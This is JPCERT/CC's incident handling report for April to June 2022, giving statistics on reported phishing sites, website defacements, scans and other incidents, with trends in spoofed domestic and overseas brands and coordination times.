JPCERT/CC Incident Handling Report

April 1, 2022 - June 30, 2022

JPCERT Coordination Center
July 14, 2022

Table of Contents

1. About the Incident Handling Report

JPCERT Coordination Center (herein, JPCERT/CC) receives reports on computer security incidents(herein, incidents) that occur inside and outside Japan [1] . This report will introduce statistics and case examples for incident reports received during the period from April 1, 2022 through June 30, 2022.

(1) JPCERT/CC refers to all events that may occur in the management of information systems, which include events that may be considered security issues and any case related to computer security, as an incident.

JPCERT/CC's activities are aimed at recognition and handling of incidents for Internet users and to preventthe spreading of damages from incidents. For incidents that require global coordination and assistance, JPCERT/CC acts as the point of contact for Japan and performs coordination with relevant parties domestically and globally (overseas CSIRTs, etc.).

2. Quarterly Statistics

[Chart1] shows the total number of incident reports, reported incidents and incidents that JPCERT/CC coordinated during this quarter.

[Chart 1: Number of incident reports]

	Apr	May	Jun	Total	Last Qtr. Total
Number of Reports[2]	4,611	5,431	6,672	16,714	16,188
Number of Incident[3]	3,303	4,061	5,359	12,723	9,369
Cases Coordinated[4]	2,127	2,368	3,395	7,890	5,558


(2) "Number of Reports" refers to the total number of reports sent through the web form, e-mail or FAX.

(3) "Number of Incidents" refers to the number of incidents contained in each report. Multiple reports on the same incident are counted as 1 incident.


(4) "Number of Cases Coordinated" refers to the number of cases where coordination took place to prevent the spreading of an incident by sending them a report and asking the site administrator to address any issues.

The total number of reports received in this quarter was 16,714. Of these, the number of domestic and overseas organizations that JPCERT/CC coordinated with was 7,890. When compared with the previous quarter, the total number of reports increased by 3%, and the number of cases coordinated increased by 42%. Year on year, the number of reports increased by 62.7%, and the number of cases coordinated increased by 111%.

[Figure 1] and [Figure 2] show the monthly changes in the number of reports and incident cases coordinated by JPCERT/CC over the past year.



[Figure 1: Change in the number of incident reports]




[Figure 2: Change in the number of incident cases coordinated]

At JPCERT/CC, incident reports that were received are categorized, coordinated and handled according to the incident category that they fall into. For definitions of each incident category, please see "Appendix 1 - Incident Categories". [Chart 2] shows a breakdown of the number of incidents reported during the quarter by category. A breakdown of the percentage is shown in [Figure 3].

[Chart 2: Number of incidents by category]


Incident Category	Apr	May	Jun	Total	Last Qtr. Total
Phishing Site	2,636	2,954	2,498	8,088	6,820
Website Defacement	202	151	204	557	703
Malware Site	49	82	68	199	291
Scan	349	783	2,483	3,615	1,174
DoS/DDoS	1	3	3	7	7
ICS Related	0	0	0	0	0
Targeted attack	1	1	0	2	2
Other	65	87	103	255	372




[Figure 3：Percentage of incidents by category]

Incidents categorized as phishing sites accounted for 71.8%, and those categorized as scans, which search for vulnerabilities in systems, made up 13.9%.


[Figure 4] through [Figure 7] show the monthly changes in the number of incidents categorized as phishing sites, website defacement, malware sites and scans over the past year.




[Figure 4：Change in the number of phishing sites]



[Figure 5：Change in the number of website defacements]




[Figure 6：Change in the number of malware sites]



[Figure 7：Change in the number of scans]

[Figure 8] provides an overview as well as a breakdown of the incidents that were coordinated / Handled.



No.Incidents 12723

No.Reports 16714

Coordinated 7890

Phishing Site 8088

Incidents Notified 3323
- Site Operation Verified

Domestic	26%
Overseas	74%

Time (business days)	
0～3days	40%
4～7days	25%
8～10days	11%
11days(more than)	24%

Notification Unnecessary 4765
- Site could not be verified

Web defacement 557

Incidents Notified 471
- Verified defacement of site
- High level threat

Domestic	95%
Overseas	5%

Time (business days)	
0～3days	19%
4～7days	23%
8～10days	10%
11days(more than)	47%

Notification Unnecessary 86
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Malware Site 199

Incidents Notified 73
- Site operation verified
- High level threat

Domestic	37%
Overseas	63%

Time (business days)	
0～3days	39%
4～7days	12%
8～10days	0%
11days(more than)	48%

Notification Unnecessary 126
- Could not verify site
- Party has been notified
- Information sharing
- Low level theat

Scan 3615

Incidents Notified 2143
- Detailed logs
- Notification desired

Domestic	99%
Overseas	1%

Notification Unnecessary 1472
- Incomplete logs
- Party has been notified
- Information Sharing

DoS/DDoS 7

Incidents Notified 1
- Detailed logs
- Notification desired

Domestic	–
Overseas	–

Notification Unnecessary 6
- Incomplete logs
- Party has been notified
- Information Sharing

ICS Related 0

Incidents Notified 0

Domestic	–
Overseas	–

Notification Unnecessary 0

Targeted attack 2

Incidents Notified 1
- Verified evidence of attack
- Verified infrastructure for attack

Domestic	–
Overseas	–

Notification Unnecessary 1
- Insufficient information
- Currently no threat

Other 255

Incidents Notified 88
-High level threat
-Notification desired

Domestic	64%
Overseas	36%

Notification Unnecessary 167
- Party hasnbeen notified
- Information Sharing
- Low level threat

[Figure 8：Breakdown of incidents coordinated/handled]

3. Incident Trends

3.1. Phishing Site Trends


During this quarter, 8,088 reports on phishing sites were received, representing an 18.6% increase from 6,820 in the previous quarter. This marks a 67% increase from the same quarter last year (4,841).

During this quarter, there were 5,523 phishing sites that spoofed domestic brands, increasing 32% from 4,196 in the previous quarter. There were 1,931 phishing sites that spoofed overseas brands, decreasing 5% from 2,043 in the previous quarter. A breakdown of the brand type (domestic, overseas) that the phishing sites spoofed in this quarter is shown in [Chart 3], and a breakdown by industry for domestic and overseas brands is shown in [Figure 9].

[Chart 3：Number of reported phishing sites by domestic/overseas brand]

Phishing Site	Apr	May	Jun	Domestic/Overseas Total (%)
Domestic Brand	1,861	2,034	1,628	5,523 （68%）
Overseas Brand	512	745	674	1,931 （24%）
Unknown Brand[5]	263	175	196	634 （8%）
Monthly Total	2,636	2,954	2,498	8,088

[5] "Unknown Brand" refers to sites which could not be verified since the reported site had already been suspended when accessed for confirmation.



[Figure 9：Percentage of reported phishing sites by industry (domestic/overseas)]

Out of the total number of phishing sites reported to JPCERT/CC, 61.9% spoofed e-commerce websites for overseas brands and 43.5% spoofed financial institution websites for domestic brands, both representing the largest share respectively.


Among the phishing sites reported for domestic brands, those targeting mobile carrier (i.e., au) users accounted for a significant proportion. Phishing sites spoofing Electronic Toll System (ETC) usage inquiry services, e-commerce websites, Eki-Net (a website provided by East Japan Railway Company), and domestic financial institutions continued to be seen in large numbers as in the previous quarter.

The websites that JPCERT/CC coordinated with to take down phishing sites were 26% domestic and 74% overseas for this quarter, indicating an increase in overseas parties compared to the previous quarter (domestic: 30%, overseas: 70%).

3.2. Website Defacement Trends

The number of website defacements reported in this quarter was 557. This was a 21% decrease from 703 in the previous quarter.

This quarter, JPCERT/CC received a number of reports on compromised websites that redirect users who accessed them to suspicious websites according to their referrer information. A sample redirection script planted on a compromised website is shown in [Figure 10].



